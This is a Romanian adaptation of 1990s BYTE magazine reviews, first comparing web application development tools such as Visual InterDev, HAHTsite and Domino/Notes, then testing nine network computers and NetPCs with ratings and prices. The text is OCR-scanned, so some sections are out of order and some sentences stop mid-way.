Protocoale	TCP/IP, DCOM	TCP/IP, CORBA, IIOP, DCOM	TCP/IP, LU6.2, LU2, phone	TCP/IP, CORBA, IIOP	TCP/IP, Notes, RPC, NNTP, LDAP, POP3, SSML 3.0, IMAP		TCP/IP
Web-server încorporat	Versiune pentru dezvoltare	Versiune pentru dezvoltare		Versiune pentru dezvoltare	✓	N/A	
Suport Web-server	IIS, Personal Web Server for Windows 95	All	Orice care suportă CGI, HTML 2.0 sau mai nou	All	Domino	All	All
Java la momentul rulării	✓	✓			✓	N/A	
CGI, ISAPI, NSAPI	ISAPI	✓	CGI	CGI, NSAPI	CGI	✓	N/A
Aplicații multistrat	✓	✓	✓	✓	✓		✓

★B = BYTE Best ✓ = da N/A = neaplicabil

interfață utilizator care administrează partea de I/O. Aceasta permite refolosirea componentelor în diferite tipuri de aplicații și le permite dezvoltatorilor să mențină elemente relativ stabile (ex. controlul și bilanțul inventarului) în timp ce sunt actualizate interfețe utilizator mai capricioase.

IDE-ul VisualWave adaugă editoare Canvas, Layout, Hot Regions și Frames la kitul de instrumente părinte VisualWorks care conține navigatoare, inspectori, un debugger simbolic și un administrator de fișiere și resurse. Interfața este dificilă pentru media utilizatorilor Windows, însă se dovedește a fi eficientă odată ce o stăpâniți. Programul generează în mod dinamic pagini HTML și CGI.

VisualWave suportă controale ActiveX, applet-uri Java, JavaScript și un convertor imagine-GIF care permite randarea desenelor grafice folosind Image Editor și biblioteca grafică încorporată. Vă puteți desena propriul canvas dintr-o selecție tipică de widget-uri, cu toate că unele tipuri de controale - casete grup, casete combinate și glisoare - nu supraviețuiesc unui voiaj la HTML. VisualWorks prevede un editor de meniu, însă VisualWave convertește rezultatele într-o imagine care acționează ca și un set de butoane de pe pagină.

VisualWave este prevăzut cu un server Web personal care vă poate testa codul. Pentru a desfășura aplicații complete împreună cu servere HTTP, incluzând aici Netscape, IIS, NCSA și WebSite, aveți nevoie de VisualWave Server.

Domino/Notes

Versiunea 4.6 a Domino/Notes de la Lotus oferă unelte unice pentru crearea și întreținerea de site-uri Internet/intranet. Serverul Web Domino interpretează o combinație interactivă între baze de date Notes, agenți

Încă doi în joc

Am evaluat de asemenea două produse inovatoare care însă n-au atins scopul țintit al acestui raport. Fusion 2.0 de la NetObjects combină editoarele intuitive WYSIWYG PageDraw și Site Structure cu programe de administrare SiteStylex și Assets pentru a permite crearea Web-site-urilor RAD. El vă permite deplasarea și plasarea componentelor Java, ActiveX, QuickTime, Shockwave și Fusion NFX, cu un control perfect al pixelilor, însă pentru o interacțiune cu bazele de date veți avea nevoie de produse terțe. Un asistent AutoFrames vă permite plasarea controalelor de navigare ale site-ului, respectiv a logo-urilor de pe marginile propriilor pagini.

Puteți amesteca și potrivi în diferite secțiuni 50 de șabloane cu teme vizuale, importa site-urile și datele ODBC existente, respectiv prezenta și publica propriile site-uri cu versiuni optimizate pentru diferite navigatoare și limitări ale lățimii de bandă. Fusion creează și actualizează în mod automat toate butoanele și conexiunile de navigare pe măsură ce vă rearanjați și redenumiți propriile pagini; comanda Verify All Links de la Asset vă utilizează conexiunea Internet prestabilită pentru a genera un raport cu toate conexiunile interne și externe.

Netiva utilizează o interfață vizuală, bazată pe pagină pentru a crea aplicații client/server care sunt descărcate pe un navigator compatibil Java. Netiva Server se conectează la un client Java inteligent care rulează în navigator, monitorizând utilizatorii și oferind o administrare sesiune/stare pentru până la 100 de aplicații simultane. Baza de date relațională înglobată utilizează un design tranzacțional; folosiți comenzile similare 4.0 VB ale MacroEditor, verificarea sintaxei, sublinierea și depanarea pentru a conecta paginile de date back-end cu intrări front-end și formulare de raport.

Netiva nu produce HTML, însă puteți insera un URL Netiva într-o pagină tradițională ca și un applet etichetat (tagged) sau în propriul său cadru. Kit-ul include șabloane pentru beneficii HR respectiv administrarea contactelor și a proiectelor; vă puteți conecta în timp real la surse de date Oracle, Microsoft, Sybase, Informix și DB2. În schimb nu puteți partaja datele între aplicații, o limitare Java care va fi eliminată de viitorul suport JavaBeans. Combinarea dintre Fusion și Netiva poate oferi capacități care să le rivalizeze pe cele ale soluțiilor următoarei generații, cum ar fi PowerSite de la Sybase (va fi reevaluat în BYTE-ul de ianuarie 1998).

Java și treceri prin HTML, adăugând servicii integrate de mesaje SMTP MTA, IMAP, POP3, NNTP, LDAP și serviciile de securitate SSL 3.0 (Secure Sockets Layer). Un nou panou de administrare bazată pe browser netezește curba de învățare Notes.

Clientul Notes Designer face pași uriași în administrarea interoperabilității dintre Notes și diferitele versiuni de aplicații Web. Dezvoltatorii pot ascunde acum în mod programat elementele aplicației de utilizatorii Web sau Notes, respectiv pot scrie agenți Java pentru a suplimenta acțiunile înregistrate, formulele și LotusScript-ul care este asemănător VB. Access Control Lists (ACL) de la Notes vă permite autentificarea și depistarea în mod dinamic a utilizatorilor, oferind posibilități de adaptare a datelor și de flux al lucrului.

Noile șabloane și aplicații eșantion includ discuții pe o temă, înregistrarea, o bibliotecă document, poșta, un generator de seturi de cadre și un catalog de pagini Web. Clientul prezintă o puternică integrare cu Internet Explorer, folosindu-i componenta ActiveX pentru testarea paginilor în interiorul unei ferestre care-i aparține unui document Notes. În acest scop este folosită comanda Preview. Suportul Active Document vă permite integrarea în IDE a Microsoft Office, Lotus SmartSuite și a aplicațiilor VB. Puteți folosi mașina inclusă Lotus Bean pentru a crea applet-uri Java pe care apoi să le înglobați și să le executați în interiorul formularelor Notes.

Tehnologia de reproducere de la Domino permite o creare ușoară a site-urilor pe o stație de lucru și o plasare a acestora prin zidurile de protecție către multiple servere Domino. Deși produsul nu prevede o vizualizare prin tragere-și-plasare, puteți folosi o combinație de vizualizatoare, navigatoare și foldere pentru a permite utilizatorilor să administreze site-ul în același mod în care modifică, adaugă și mută documente în depozitul de obiecte Notes. Extensiile LotusScript prevăd acces ODBC, iar suportul Java CGI permite servlet-urilor Java multifilare să rămână rezidente în mașina virtuală (VM) Java a serverului Domino pentru interogări concomitente.

Concluzionând

Primul loc a fost ocupat la limită de Visual InterDev prin combinarea raportului preț/performanță cu o serie de caracteristici care s-au apropiat foarte mult de cele ale cuprinzătorului set de unelte de la HAHTsite. De multe ori însă, fiecare din aceste produse a dovedit că este cel mai bun în domeniul în care era specializat.

Avantajul natural al Visual InterDev ca și lider NT este contrabalansat de capacitatea de lucru pe mai multe platforme a HAHTsite. Acesta permite lucrul atât cu DCOM cât și cu CORBA. Cactus la rândul său oferă o soluție înalt scalabilă de migrare a milioanelor de linii de cod client/server moștenite, iar VisualWave oferă servicii bazate pe principiul Smalltalk de reutilizare a obiectelor. Deși atât Cactus cât și VisualWave se îndreaptă către același țel, al unei translatări rapide a aplicațiilor client/server existente, ele au ales drumuri diferite.

Domino/Notes 4.6 reprezintă o alegere evidentă pentru clienții Notes. Însă serverul său Web integrat, arhitectura programabilă, depozitul singular de obiecte, integrarea NT și adoptarea echilibrată a ActiveX și Java o transformă într-o soluție bună pentru alții. ■

Steve Gillmor este consultant al Southern Digital în Mount Pleasant, South Carolina. Poate fi contactat la **sgillmor@southerndigital.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

INFORMAȚII DESPRE PRODUS

Cactus 5.0
$3400; $5600 per NT server
Information Builders
New York, NY
800-969-4636
212-736-4433
fax: 212-967-6406
http://www.ibi.com/

Domino/Notes 4.6
$495; $1495/$3495 per single/SMP server
Lotus Development Corp.
Cambridge, MA
617-577-8500
http://www.lotus.com/

Fusion 2.0
$295
NetObjects, Inc.
Redwood City, CA
415-482-3200
fax: 415-562-0288
http://www.netobjects.com/

HAHTsite 3.0
IDE, $1995; Integrated Publisher, $695 per developer; Application Server, $4995/ $6995 per CPU (NT/Unix); Distributed Application Server, $7495/$9995 per CPU (NT/Unix)
HAHT Software, Inc.
Raleigh, NC
888-438-4248
919-786-5100
fax: 919-786-5250
http://www.haht.com/

Netiva
$1999/$2999/$4999 (for 2/4/10 connections)
Netiva Corp.
Campbell, CA
888-263-8482
408-379-2100
fax: 408-341-1830
http://www.netiva.com/

Visual InterDev
$499
Microsoft Corp.
Redmond, WA
425-882-8080
fax: 425-936-7329
http://www.microsoft.com/
Enter 1095 on Inquiry Card.

VisualWave 2.0
VisualWave Server 2.1, $4995/ $9995 (NT/Unix)
ObjectShare, Inc.
Sunnyvale, CA
408-481-9090
fax: 408-481-9095
http://www.objectshare.com/

Inima Care Bate Mai
Repede Pentru
Rețeaua Ta
WINDOWS NT
500 MHz
440 MHz
366 MHz
300 MHz
digital
AlphaServer

O întindere a corzii sau un suflu din trecut? BYTE dezvăluie ce mai e nou în legătură cu aceste nouă NC-uri.

De Michelle Campanale

Înapoi în viitor cu 9 calculatoare de rețea

Calculatoarele de reţea (network computers) au constituit sursa multor dezbateri în ultimii ani. Aceasta ca urmare a unei cereri crescute pentru un cost redus al administrării care a forţat mulţi producători de PC-uri şi companii de software să-şi planifice un curs radical diferit în dezvoltarea de produse. În primul rând ei au conceput planuri pentru dezvoltarea de noi programe şi sisteme de operare care să îndepărteze complexitatea de la nivel client şi să o îndrepte către serverele administrate profesional. Ulterior a apărut „subţirelul“ (thinner), dispozitiv hardware mai ieftin, capabil de un acces uşor la aplicaţii de reţea cum ar fi e-mail şi Web.

În prezent, visul unei dezvoltări NC pe scară largă este aproape de-a fi realizat. Confuzia care domină se datorează producătorilor care continuă să anunţe – însă rareori să lanseze – ceea ce ei pretind că sunt versiuni noi şi mai bune de NC-uri, clienţi subţiri (thin clients), terminale, NetPC-uri. Această confuzie include şi sisteme cum sunt PC-urile portabile, cutiile set-top TV (ex. WebTV) şi chiar şi PC-urile administrate, toate preluând multe din conceptele clienţilor subţiri.

În plus, NC-urile s-au dovedit a fi mai dificil de proiectat, produs şi implementat decât multe din planurile iniţiale ale propunătorilor lor. NC-urile compatibile Oracle doar acum au ajuns pe piaţă iar Sun Microsystems doar recent a început lansarea în masă a propriului JavaStation. Realitatea şi-a spus de asemenea cuvântul cu privire la o dependenţă masivă de Java, aşa cum o demonstrează abandonul programului Java office din partea Corel.

Totuşi aceşti clienţi subţiri devin o realitate, oferind unele avantaje reale deşi cu unele amendamente faţă de planurile originale.

Alfabetul clienților subțiri

Pentru a vă ajuta să răzbateţi prin confuzia NC, am adunat laolaltă şi am testat nouă unităţi prototip de la AST, Boundless, Compaq, Hewlett-Packard, NCD, NEC, Neoware, Tektronix şi Wyse. Lucrurile evoluează atât de repede încât în timpul primirii sistemelor pentru test, doi producători şi-au amânat pe un termen nedefinit trimiterea propriile NetPC-uri. Recepţionând un răspuns slab din partea clienţilor, atât IBM cât şi Digital Equipment şi-au suspendat propriile serii de NetPC-uri. Iar la momentul publicării, unii dintre susţinătorii iniţiali ai NC-urilor (Apple, IBM, Oracle şi Sun) nu aveau lansată în Statele Unite nici măcar prima generaţie de NC-uri compatibile Java (în afară de testele beta existente). Produsele lor Java de generaţia a doua nu au fost pregătite în timp util pentru testele noastre, deşi IBM şi Sun au afirmat că propriile cutii Java vor fi lansate la puţin timp după ce acest articol va vedea lumina tiparului. Aceasta demonstrează cât de dificil este pentru producători să ofere NC-uri practice.

BYTE BEST

CALCULATOARE DE REȚEA

@work Supra-66 de la Neoware

Prin performanţele sale excelente, @work Supra-66 a fost cel mai bun dintre sistemele NC1. Această unitate compatibilă ICA vine împreună cu un navigator compatibil Java şi un interpretor Java, suportând X Window System.

HP Net Vectra de la Hewlett-Packard

HP Net Vectra oferă un suport grafic remarcabil suplimentar setului complet de caracteristici. De asemenea, HP înglobează o varietate de utilităţi de administrare practice şi oferă o tastatură cu un cititor smartcard ataşat.


Definirea domeniului

Oponenţii NC afirmă că NC-urile sunt aproape nefolositoare – rulează doar câteva aplicaţii şi reprezintă o întoarcere la terminalele neinteligente (dumb terminals). Costul conectivităţii afirmă ei, va anula interesul pentru un cost redus al administrări respectiv pentru cel al preţurilor NC. Ei sunt de asemenea îngrijoraţi că NC-urile vor genera un trafic de reţea enorm, copleşind chiar şi rapidele reţele ATM (Asynchronous Transfer Mode).

În ciuda acestor critici, multe companii cu reţele de mare viteză deja existente, costuri administrative deja reduse şi angajaţi care necesită calculatoare pentru un task singular, au amplasat NC-uri iar acum culeg beneficiile unei administrări cu costuri reduse. Ei amplasează în mod corespunzător unul din cele două tipuri de dispozitive aflate în mod curent pe piaţă care sunt bazate fie pe specificaţiile NetPC fie pe profilul de referinţă NC1. Am rugat producătorii să ne trimită NC-uri bazate pe aceste două specificaţii mai răspândite.

Specificaţia NetPC reprezintă un profil de referinţă pentru PC-urile care necesită o întreţinere minimă şi care au în vedere reţeaua. Această iniţiativă a fost dezvoltată de Intel, Microsoft şi alţi producători de PC-uri incluzând aici Compaq, Dell, Digital, Gateway şi HP.

Profilul de referinţă NC1, care a fost definit iniţial de Apple, IBM, Netscape, Oracle şi Sun, reprezintă setul minim de cerinţe hardware şi protocoale de reţea care trebuie



MEMORIA (RAM)
Multe sisteme NC1 vin echipate cu cel puțin 8 MB de RAM, însă puteți comanda până la 256 MB. Un plus de 2 la 4 MB de flash ROM este standard. NetPC-urile pornesc cu 32 MB de RAM și pot avea până la 2 GB de cache hard drive.

PROCESOR
NC1 poate avea procesoare de diferite tipuri cum ar fi procesorul RISC superscalar 960 de la Intel. NetPC-urile însă rămân înțepenite lângă Pentium rulând la 100MHz sau mai rapid.

MODUL GRAFIC
Modulul grafic poate suporta o rezoluție de la 640x480 la 1600 x 1200 pixeli în funcție de unitate. De asemenea, multe din NC-urile pe care le-am testat pot suporta video digital MPEG-1 la 30 de cadre pe secundă.


CARCASĂ
Dimensiunea și forma variază printre NC-uri deși carcasa medie ocupă un spațiu mai mic de 15 inci la pătrat. Universal pentru toate NC-urile sunt carcasele blocabile care preîntâmpină o intervenție a utilizatorului în configurația hardware.

STOCAREA
Discurile hard sunt în general neexistente în sistemele NC1 deși mai există unel excepții. Acesta are un disc hard de 1 GB și un floppy drive de 0,25 MB și 3,1/4 inci opțional. NetPC-urile vin în general cu discuri hard de 1,5 la 2 GB. Unele au discuri hard opționale.

AUDIO
Sunetul stereo de calitate CD este important pentru auzirea alertelor. Unele sisteme au un sunet pe 8 biți în timp ce unele includ un sunet pe 16 biți de calitate CD.

Porturile integrate ale NC-ului includ un port LAN (Ethernet). Cele mai multe NC1-uri includ 10Base-T în timp ce NetPC-urile deseori au suport pentru 10/100Base-T. Ambele oferă opțiuni cum ar fi token ring și thin net.

IMAGINEA DIN SPATE



Un port serial este esențial pentru suportul accesoriilor cum ar fi cititor smartcard și drive-uri floppy și CD-ROM.

Ilustrație bazată pe Neoware @work Supra-66.

ILUSTRAȚIE: SANDERS/TIKKANEN DESIGN & ILLUSTRATION © 1997

să fie suportate de orice dispozitiv care va purta numele NC. În practică, categoria NC1 include de asemenea terminale Java și clienți Windows subțiri bazați pe tehnologia WinFrame de la Citrix. Această tehnologie va fi cunoscută în curând sub numele de Hydra.

Pentru marea majoritate, NC1 sunt terminale sistem X Window fantastice în timp ce NetPC-urile sunt doar niște PC-uri demontate. (Eventual PC-urile obișnuite vor avea toate caracteristicile NetPC-urilor). Mai exact, NC1 diferă de NetPC tocmai datorită noii sale tehnologii de server care suportă Java, funcțiile multiutilizator și o administrare mai puternică. La rândul său, noul profil utilizator Windows NT și caracteristicile de administrare a politicii fac din NetPC un instrument cu o capacitate de administrare care nu a mai fost atinsă vreodată.

În multe privințe, NC1 și NetPC-ul au o acțiune similară putând mânui task-uri identice. Spre exemplu, aplicațiile Windows pot fi accesate pe un NC1 folosind derivate Winframe. Însă realele inovații tehnologice ale clienților subțiri au în vedere ceea ce se întâmplă atât la nivel server cât și la nivel client.

Cu toate acestea, pentru testele noastre am decis să ne focalizăm pe client. Am rugat producătorii să ne trimită NetPC-uri cu procesoare Pentium la 100-MHz sau mai rapide, 16 MB de RAM, un disc hard intern (suport pentru cache), suport 10Base-T Ethernet și un adaptor video compatibil SVGA, suportând rezoluții de până la 1024x768 pixeli. De asemenea am cerut ca fiecare client să fie capabil să încarce sistemul de operare și să se atașeze la un server NT, incluzând astfel orice soft de încărcare, de lucru în rețea și de rutare care i-ar putea fi necesar în rularea sub NT.

Sistemele NC1 au avut nevoie de un adaptor video compatibil VGA, cu o rezoluție de 1024x768, 16 MB de RAM și 10Base-T Ethernet. În plus trebuiau să fie dotate cu un navigator Web compatibil Java și cu software de conectivitate fie pentru NT fie pentru Sun Ultra (Solaris).

Au contribuit:
Steve Platt, NSTL Managing Editor
Dorothy Hudson, NSTL Project Manager
Maryanne Eves, NSTL Acquisitions Editor
Linda Higgins, BYTE Editorial Associate
Michelle Campanale, BYTE Technical Editor

CELE MAI BUNE CALCULATOARE DE REŢEA

Pe lângă diferenţele din hardware, diferenţele dintre NetPC şi NC1 implică infrastructura care le înglobează. NetPC-urile sunt construite pe hardware-ul şi arhitectura sistemelor existente, rulează sisteme de operare Windows şi lucrează în combinaţie cu un server care rulează o versiune de reţea Windows. În acest timp, NC1 se doreşte a fi un standard deschis, independent. Astfel, el nu specifică nici un tip particular de procesor, client SO sau server.

Infrastructura propriei reţele sau referinţele sistemului de operare reţea (NOS) determină care tip de NC (NC1 sau NetPC) este potrivit pentru dumneavoastră. Spre exemplu, companiile care au în vedere dezvoltarea propriilor aplicaţii Java (pentru centrele de apel, agenţii de vânzări s.a.) vor descoperi că NC1 este ideal. De cealaltă parte, companiile are se bazează pe aplicaţii Windows ar trebui să i-a în considerare NetPC-urile.

Dincolo de acestea, alegerea celui mai bun client din multitudinea de variante concurente poate fi dificilă. Cu aceste lucruri în minte am convenit să acordăm premiul BYTE Best pentru fiecare categorie pe baza criteriilor cu privire la performanţa grafică, preţ şi setul de caracteristici.

Cel mai bun NC1

Dintre toate sistemele NC1 pe care le-am testat, liderul a fost @work Supra-66 de la Neoware. El a fost cel mai bun performer dintre toate sistemele NC1 cu toate că l-a învins pe cel mai apropiat competitor la o diferenţă foarte mică. A fost rapid în ceea ce priveşte timpul de răspuns video, rezoluţia sa de 800x600 pixeli fiind depăşită doar de cea de 1024x768 pixeli a NC217 de la Tektronix, având cel mai mic număr de cadre pierdute (vezi caseta „Rezultate de test").

La un preţ de 1344$, @work Supra-66 oferă un raport preţ/performanţă excelent. Foarte important este setul său de caracteristici. Întărit de un procesor 80960RISC de la Intel, unitatea suportă până la 132 MB RAM, video MPEG-1, o rezoluţie de afişare de până la 1600x1200 şi software Java. El vine dotat cu navigatoarele Netscape Navigator 3.0 sau cu Spyglass. Suplimentar, el suportă Citrix ICA, Unix şi protocoale X şi vine încărcat cu protocoale de reţea, Internet şi de încărcare a sistemului de operare. Datorită unui factor mic de formă (2,3 inci înălţime şi 12,75 inci lungime) şi a unei greutăţi reduse (3,5 kg) ajută la menţinerea unui spaţiu mic pe birou.

Cel mai bun NetPC

Într-o competiţie strânsă, Net Vectra de

NC-urile de mâine

Sistemele actuale NC1 şi NetPC, stochează aplicaţiile şi fişierele pe serverul central, ceea ce reduce costurile administrative. Cu toate acestea, faţă de NC1, NetPC-urile descarcă aplicaţiile Windows din reţea şi le rulează local. Această abordare este semnificativ diferită de cea oferită de NC1 care rulează aplicaţiile Windows pe serverul central (via protocolul ICA de la Citrix) fără a le descărca din reţea.

Diferenţele dintre NC1 şi NetPC vor continua să crească pe măsură ce au să apară noile tehnologii. Sistemul de operare Windows NT 5.0 de la Microsoft care e de aşteptat să fie lansat în 1998, va suporta politici şi roluri legate de un director şi un suport pentru aplicaţii de roaming pentru NetPC-uri. Folosind administrarea bazată pe politica NT 5.0 veţi fi capabili să atribuiţi o aplicaţie - să zicem Excel - unui profil sau unei politici. Chiar dacă o maşină particulară nu are Excel, serverul va putea totuşi să „împingă" aplicaţia şi s-o încarce. Se aşteaptă ca terminalele Windows viitoare să ruleze pe un sistem de operare Windows CE 2.0, să suporte o varietate de forme şi dimensiuni hardware şi să ruleze pe un Windows multiutilizator, cum ar fi Hydra (o suplimentare la NT 5.0 care se aşteaptă să fie lansată la sfârşitul acestui an.) Proiectate ca şi o soluţie de terminal Windows-la-Windows, aceste sisteme de generaţia următoare vor asigura funcţionalitatea aplicaţiilor de performanţă redusă, folosind un protocol numit T-Share. Ele se vor putea integra de asemenea cu NT5 Admin (cunoscut şi ca MMC, sau Microsoft Management Console).

Între timp, Citrix va continua să-şi vândă soft-ul multiutilizator pentru clienţii NC1. Numit în prezent Picasso, noul produs Citrix va adăuga stiva protocolului ICA la NT 4.0 precum şi unele caracteristici de administrare suplimentare. Foarte important, el va continua să conecteze clienţi ICA şi non-Windows. Citrix va vinde de asemenea un client Java ICA care va permite oricărui computer care rulează Java VM să interacţioneze de la distanţă cu orice aplicaţie Windows.

Un alt kit care este aşteptat de la GraphOn, va permite migrarea utilizatorilor NT către Unix şi va permite utilizatorilor Windows Terminal să acceseze aplicaţiile Unix precum şi cele Windows, Mac şi NC – toate în timp ce va exista o interoperabilitate cu, respectiv conexiuni la aplicaţii moştenite. Acest produs încă nedenumit va fi lansat de Microsoft odată cu lansarea NT 5.0.

NC-uri de azi: Specificaţii minimale de hardware

	Profilul de referinţă NC1	NetPC
UC	Tipuri diferite	Pentium la 100-MHz sau echivalent
Memoria (MB)	8 minim	16 minim
Disc	Nu e necesară existenţa unei stocări locale	Hard disk intern ca şi cache
Video (pixeli)	640x480 minim	640x480 la 8 biţi per pixel (VGA)
Dispozitiv audio	Ieşire audio cerută	(Tip nespecificat)
Suport BIOS plug-and-play	Nu e cerut	Cerut
Sloturi de extensie	Nu sunt cerute	Nu sunt cerute
Interfaţă de reţea	Cerută	Cerută
Tastatură, dispozitiv de indicare, mouse	Cerută	Cerută
Carcasă sigilată	Nu e specificat	Cerută
Adăugări opţionale de hardware	Nu e specificat	floppy drive IDE, CD-ROM, sloturi PC Card, USB, bus periferic de mare viteză 1394


LAB PUNCTAJUL REZULTAT

CEL MAI BUN NC1

Neoware @work Supra-66

Cel mai bun sistem pentru medii eterogene, Neoware (fost HDS) @work Supra-66 rulează software client şi server conform ICA, include browser compatibil Java şi interpretor Java şi asigură suport atât pentru protocoalele vechi cât şi pentru cele X Window System. În plus a fost mai bun decât toate celelalte sisteme NC la testele noastre de grafică.

PONDERE




	PREŢ	TEHNOLOGIE	PREŢ	PERFORMANŢĂ	CARACTERISTICI	SCOR GENERAL
Neoware @work Supra-66	**$1344**	★★★★	★★★★	★★★★★	★★★★	★★★★★
Boundless Technologies Viewpoint	$799	★★★★	★★★★★	★★★★	★★★	★★★★
NCD Explora 700	$1695	★★★★	★★★	★★★★	★★★	★★★★
Wyse Technology Winterm 2310SE	$899	★★★★	★★★★	★★★★	★★★★	★★★★
Tektronix NC217	$1895	★★★★	★★★	★★★	★★★	★★★


CEL MAI BUN NETPC

HP Net Vectra de la Hewlett-Packard

Un suport remarcabil pentru grafică, HP Net Vectra a depăşit toate celelalte sisteme NetPC în testele noastre. Dar viteza şi performanţa nu sunt singurele care îl fac remarcabil. Este livrat cu şasiu cu zăvor şi o mulţime de unelte de administrare încărcate. Are în plus o tastatură cu opţiune de smartcard şi software pentru asigurarea securităţii.

PONDERE





	PREŢ	TEHNOLOGIE	PREŢ	PERFORMANŢĂ	CARACTERISTICI	SCOR GENERAL
Hewlett-Packard HP Net Vectra	**$1500**	★★★★	★★★	★★★★★	★★★★★	★★★★★
Compaq Deskpro 4000N	$1249	★★★★	★★★★	★★★★	★★★★★	★★★★
NEC PowerMate	$1649	★★★★	★★	★★★	★★★★★	★★★★
AST Computer Bravo NP 5166	$1199	★★★★	★★★★	★★★	★★★	★★★

★★★★★ Excelent ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

1500$ de la HP a câştigat cea mai înaltă distincţie între NetPC-urile pe care le-am testat. El s-a comportat foarte bine în testele grafice, depăşind la diferenţă de câteva puncte atât Deskpro 4000N de la Compaq cât şi PowerMate Enterprise NetPC de la NEC. Controlerul grafic pe 64 de biţi Trio 64V2 de la Net Vectra a oferit un ajutor consistent sistemului, care rula pe Windows NT 4.0 Workstation. Acceleratorul este integrat pe placa de bază împreună cu 2 MB de EDO DRAM care sunt folosiţi pentru memoria video. Sistemul poate suporta rezoluţii de până la 1600x1200 pixeli.

Însă nu doar performanţa grafică este cea care deosebeşte Net Vectra de restul lumii. Sistemul este prevăzut cu un sistem de răcire unic. În loc să folosească un ventilator sau un radiator pentru procesor, HP a instalat pe sistem o conductă de degajare a căldurii. Dispozitivul în formă de vergea este ataşat la procesor şi este umplut cu apă. Conducta iese în exteriorul şasiului degajând astfel căldura de pe procesor.

HP include de asemenea o bună selecţie de servicii de administrare cum ar fi kit-ul de administrare soft bazat pe Top Tools DMI 2.0. NetVectra este prevăzut de asemenea cu un controler ACPI (Advanced Configuration and Power Interface) pentru gestionarea consumului.

În fine, Net Vectra este dotat suplimentar cu un set notabil de caracteristici de securitate, incluzând un şasiu respectiv un screen saver blocabil, plus un soft de securitate pentru un cititor opţional smartcard de la tastatură.

Campionii caracteristicilor

Suplimentar includerii softului de administrare, pe durata testelor noastre au ieşit la iveală şi alte tendinţe NC. Important pentru clienţii subţiri sunt lucruri precum suportul audio, suport MPEG, recompilare JIT (just-in-time) şi compatibilitate smartcard. Conform acestor criterii, cele mai înalte distincţii i-au revenit lui Deskpro 4000N de la Compaq şi Explora 700 de la Network Computing Devices. Ambele au evoluat bine şi au inclus multe din aceste caracteristici de prim-rang.

Deskpro 4000N de la Compaq are un preţ de numai 1249$, cu toate că a evoluat foarte bine în testele noastre şi are o mulţime de caracteristici, incluzând suport MPEG-1, smartcard şi recompilare JIT. A fost unul din cele două NC-uri testate care au rulat folosind procesoare Pentium la 200 MHz.

